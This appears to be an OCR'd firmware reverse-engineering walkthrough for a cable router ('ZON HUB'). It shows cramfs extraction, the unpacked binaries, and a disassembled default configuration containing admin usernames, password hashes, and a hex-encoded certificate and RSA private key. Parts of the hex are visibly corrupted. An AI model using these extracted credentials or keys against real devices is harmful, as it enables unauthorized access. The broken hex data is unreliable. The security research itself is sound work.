
- **uncramfs** available in **firmware-mod-kit**.
- https://github.com/digiampietro/lzma-uncramfs
- You need to edit **lzma-uncramfs.c** and add **#include <sys/sysmacros.h>**.



```
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ uncramfs-lzma unpacked_24A000 24A000.cramfs
[Volume size: 0x690000]
[Volume serial: 28c5d12100000000fb0200004a020000]
[Volume name: Compressed]

do file entry
drwxrwxrwx 0/0                64(64)      /
do dir entry

/:
drwxrwxrwx 0/0              1616(1616)    bin
drwxrwxrwx 0/0               604(604)     etc
drwxrwxrwx 0/0                20(20)      home
drwxrwxrwx 0/0              4080(4080)    lib

/bin:
-rwxrwxrwx 0/0             40960(2184)    FwUpstreamDocsis2_D.binentering uncompress_data
dstlen 40960 compresslen 2180

-rwxrwxrwx 0/0             40960(22018)   FwUpstreamDocsis2_I.binentering uncompress_data
dstlen 40960 compresslen 22014

-rwxrwxrwx 0/0             40960(2185)    FwUpstreamDocsis3_D.binentering uncompress_data
dstlen 40960 compresslen 2181

-rwxrwxrwx 0/0             40960(22414)   FwUpstreamDocsis3_I.binentering uncompress_data
dstlen 40960 compresslen 22410

(...)

[Summary:]
[Total uncompressed size:     18043168]
[Total compressed size:        6861583]
[Number of entries:                586]
[Number of files compressed:       286]
[Number of files expanded:         300]
```

Firmware dump

- This **cramfs** contains all the main filesystem binaries.
- The other just kernel modules.




```
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ cd unpacked_24A000/
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000$ ls
bin  etc  home  lib
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000$ cd bin/
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000/bin$ ls
FwUpstreamDocsis2_D.bin  bpi_tek       dispatcher          eventmgr_cm      hal_event_mbox  ledd     openrg            pacm_vendor_app  setkey         testmode
FwUpstreamDocsis2_I.bin  brctl         dmg_provisioning    fonsmcd          hal_tuner_mgr   logger   pacm_doim         pcd_app          sfdisk         ti_route_fixup
FwUpstreamDocsis3_D.bin  busybox       dms_smm             get_docsis_info  hotplug         mlx      pacm_event_mgr    qos_dsx_sm       smbd           ti_tftp
FwUpstreamDocsis3_I.bin  cli           docsis_init_once    ggncs            iccctl          mptint   pacm_init         reboot           snmp_agent_cm  ti_todc
bbusm                    cm_status     docsis_mac_driver   gim              init            nmbd     pacm_mta_control  regs             snmpcmd        ti_udhcpc
bpi_auth                 dbridge_init  docsis_mac_manager  gptimer          jdd             ntfs-3g  pacm_security     runall           sw_dl          upstream_manager
bpi_sa_map               disktype      downstream_manager  hal_cmd_mbox     ledcfg          nvread   pacm_snmp_agent   sched            test_netutils  usbApp
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000/bin$ file openrg
openrg: ELF 32-bit MSB executable, ARM, EABI4 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```


Configuration file

Configuration file


- **openrg** is the fundamental parent process of everything that matters.
- Kind of replaces **init**.
- Contains a default configuration file.



```
                DCB    0
aRg_confDevBr0T DCB "(rg_conf",0xA      ; DATA XREF: sub_21434+10↑o
                                        ; .text:off_21554↑o ...
                DCB "  (dev",0xA
                DCB "    (br0",0xA
                DCB "      (type(bridge))",0xA
                DCB "      (logical_network(2))",0xA
                DCB "      (is_sync(1))",0xA
                DCB "      (enabled(1))",0xA
                DCB "      (enslaved",0xA
                DCB "        (eth0",0xA
                DCB "          (stp(1))",0xA
                DCB "        )",0xA
                DCB "        (br0",0xA
                DCB "          (stp(1))",0xA
                DCB "        )",0xA
                DCB "      )",0xA
                DCB "      (route_level(1))",0xA
                DCB "      (metric(4))",0xA
                DCB "      (mtu_mode(1))",0xA
                DCB "      (is_trusted(1))",0xA
                DCB "      (has_ip(1))",0xA
                DCB "      (is_dns_neg(1))",0xA
```



```
DCB "  (admin",0xA
DCB "    (user",0xA
DCB "      (0",0xA
DCB "        (username(home))",0xA
DCB "        (password(fb5438bcd8a8a226240de52c3bf03633))",0xA
DCB "        (full_name(Home User))",0xA
DCB "        (email())",0xA
DCB "        (permissions",0xA
DCB "          (mgt(1))",0xA
DCB "          (wlan(1))",0xA
DCB "          (mgt_wlan(1))",0xA
DCB "        )",0xA
DCB "        (mgt_permission_level(home))",0xA
DCB "        (notify_level",0xA
DCB "          (0(none))",0xA
DCB "          (1(none))",0xA
DCB "        )",0xA
DCB "        (directory(0))",0xA
DCB "        (restricted(0))",0xA
DCB "      )",0xA
DCB "      (4",0xA
DCB "        (username(home_admin))",0xA
DCB "        (password(58cd4770b27559099f83e9927c509d50))",0xA
DCB "        (full_name(Home Admin))",0xA
DCB "        (email())",0xA
DCB "        (permissions",0xA
DCB "          (mgt(1))",0xA
DCB "          (wlan(1))",0xA
DCB "          (mgt_wlan(1))",0xA
DCB "        )",0xA
DCB "        (mgt_permission_level(power))",0xA
DCB "        (notify_level",0xA
DCB "          (0(none))",0xA
DCB "          (1(none))",0xA
DCB "        )",0xA
DCB "        (directory(0))",0xA
DCB "        (restricted(0))",0xA
DCB "      )",0xA
```




```
(cert
  (0
    (cert(2d2d2d2d2d424547494e204345525449464943415445d2d2d2d2d0a4d494943316a4343416236674177494241674945f485861737a414e42676b71686b6947397730424151554641414441674d5173774351594
    45651514745774a560a557a45524d41384741315554541784d49536e56755a32386751304577486863634e4d544d774f5441794d4441794f5451335768634e4d7a4d774f4449344d4441790a4f545133576a416a4d517377
    4351594456515147457774a56557a45554d4249474131554541784d4c656d3975614856694c6d687662575577675a38774451594a0a4b6f5a496876634e415145424251414467593041d49474a416f4742414c4c4a306
    13366626a62634a447a57743575414343586e596b41744d2b784a446c6a760a4348614567566a4f634730646d6c35716538784e6a685a457264367248586872 4b7949364a4f54484e5a64614245636b3953416737377374
    346177654e4d46664d0a6e56414a544639334b677464315a4b3170427a4e416f76744a4e45487433522f4d535644674268556b586b5a6a34426d465764423133794b6532797437683578 0a636468797751434e41674d4
    24141476a675a6777675a5577444159445652305442415577417749424254417842674e5648535545 4b6a416f426767724267454 60a425163444167594 94b775942425155484177 4d4743437347415155464277 4d4542
    6767724267454564251634441544 12f42676c67686b6742687668434151304 50a4d685977536e56755a323867543342 6c626c4a484946427962325231593352 7a4945647962 3356774 9484e305957356b59584a6b49474
    e6c636e52705a6d6c6a0a5958526c4d42454743574347534147472b4549424151514541177494378444 14e42676b71686b6947397730424151554641414 f43415145416 9376e4a4670566 6f0a566f6c6c7933614b707841
    71563562615a52724442594444427943694259497650547064707941337268374 36f784a624a72525566646702b4e347243737 1462b0a434e7471304470736652433324964566 7674f6a48646441626a354a572b2f62547
    548657838305a4f753733456b43383944562f77462f6a38336a32763776774 90a6e735478 3651724f365836722f3347776a4d49394866533169366356517366 4b69654a3332475537625 54d59624169663 2344e306a68
    3363767578625250 6b6e0a6c52544e38334c3152433035474478626271314557575459 45494c706a42634f743177394a754550345177475a65614c465356394f7070526b6e306a2f466b360a307579756644734b77566
    8786b6c4d4d795635304d6d4a3467417859666 96c525 5724d6a51354a78625a4a72674948775 2696a56614e784f776a79575 85651680a55326b425244763352365563755 13
    d3d0a2d2d2d2d2d454e442043455254494649434154452d2d2d2d2d0a))
    (private(2d2d2d2d2d424547494e205253412050524956415445204b45592d2d2d2d2d0a4d49494358414942414141b426751437979644774333234323343513831726562 6741676c35324a414c54507353513559 3777
    683268494 6597a6e4274485a70650a616e764d54593457524b336571783134617973694f69546b787a575857675248 4a5055 67494f374c6547734 86a5442587a4a3151435578666647 96f4c586457530a74615 1637a514
    b4c37535452423764306 67a456c513441595 64a463547592b415a68566e51646438696e7473726534 65635848596373 45416a51494441514 1420a416f474 164546f6c4e4b644b5963676f4c6f6675375a4f655242515a
    394e427575694151757a6c487945594c64596f755a79314132575669644d7670505371640a416d49614f616d7a4a34634f5237396 96f5447526d6f42654 244423858433661434b7a584964493977622f6a717a3274613
    56e7137664d41676c34644f6444660a6d686e546c3963664c7a7047307937786 1624f33444b4c4a4e42374b49393944475446951353138454a4f70644a7855435151446e36566e324b346f5256492f4f0a4847686e7668
    44676755785a4c5a6c486631774b47572f37463978377a436b2f2f794d434467526f58376d5976797974453647647 2532f373766614655 423365560a49736c3837486558416b45417 856766c44676f6a6d5151464c6e564
    1676477466d6433484f63495a53706b7470694864347255685 06b44414756317 9364d71700a783354775861702b6a424b415059412b70526 3587a566e4b2b7a34366d4a4974 65774a42414b2f557a43474a3531653262
    6f584f4968617545367530504d664d0a65382b7172345430766d4e354e7645683352 4370683868794 36b4e3865494a6f52773071 792b61644b776c51756a57307036554b534177515761 6343514852560a656378 767a3
    548333237494a3759396569584b7356793546717244 6459426f6f706d6c6e53595 1766d4d79613241772b776874505a4178695870766b6e2f45670a736b79514d7a695a734675757a383131685263435141386173 5451
    626d35364b364b765a776c4171504459 4b56796f3655494e32747372505a2f643652675859 0a3869684e43464447724c4a717849666e4c786746776535 5a476f7852576b2b637136657331676342 5956303d0a2d2d2d2
    d2d454e442052534120505249564154452 04b45592d2d2d2d2d0a))
    (owner(1))
    (name(ZON HUB))
  )
  (1
    (cert(2d2d2d2d2d424547494e204345525449464943415445 2d2d2d2d2d0a4d49494376444343416151434351437855566658654 65a566a7a414e42676b71686b694739773042415155464144414414674d5173774351594
    45651514745774a560a557a45524d41384741315554541784d49536e56755a32386751304577486863634e4d544d774f5441784d6a4d794f5449335768634e4d7a4d774f5441784d6a4d790a4f544933576a41674d517377
    43515944565151474577 4a56557a45524d413847413155454178 4d49536e56755a3238675130457 76767456 94d41304743537147534962334451454241515541413449424477 41774767454b416f4942415144614d3
    06e7a446647426852446d37566a2f39552b614c594644647561 56546674720a415575306d664f795244684c436661746d6636686d617643353653383051 6c4174546251432b395244 75566b68724f455148656c494474
    74795452754c4365470a6531574d4c32324b3642 3141416e6f4d5a534f4d4c426a43454657502f33374a35694c6b513550 3438686b49526970526b54444f3836456c6b6145586247446f0a353249342b6f2b2f4542396
    3374874706 6662466d6430476343326672585245 6144632b6d4e7750 69666237772f7578524562467 46768534f7a52616c794f6b670a77476c394e444b2f7353324c72766f572f7a4d6b614d73647675486 63753687a57
    75723734546a676142456831 53746c2f34357848494543366b7839356d346e0a536e6246374b79564b4e336165 705072544d424f485831585336445 a47466f432f4568435059 7071314c4b6f432f634d68426b7a41674
    d4241414577445 1594a0a4b6f5a496876634e41514546425141446767454241485472485243314c4e42694 3636c7853587478 5736694b50 63354177616e356c5a343577 54533137346d750a636533774374 45616d4473
    6348384a36337142426550324465 4270544b6e62516a3554425372436 3336666656766 623765756653547 6544f4e723 36e745064590a49617042732f356f63656c794275484c78314e2b68647674577 6393170527 32f5
    14b3547 5367566f6262672b61573349356955786f7055784163 56564c68325a0a376830645a766637536 7386b364b652f2f586b43395770697059494e304e576150634d7a4444 2f7861 4d594c65524 25863554f6d5679
    674679686f394e6375520a76746b61416a3839486c47396c7059516e744d6c353831595637754c5367 454 533694e682f657451502f525 3693767662b7146542b6a574146 734e30594e37780a534753426a65574c69714
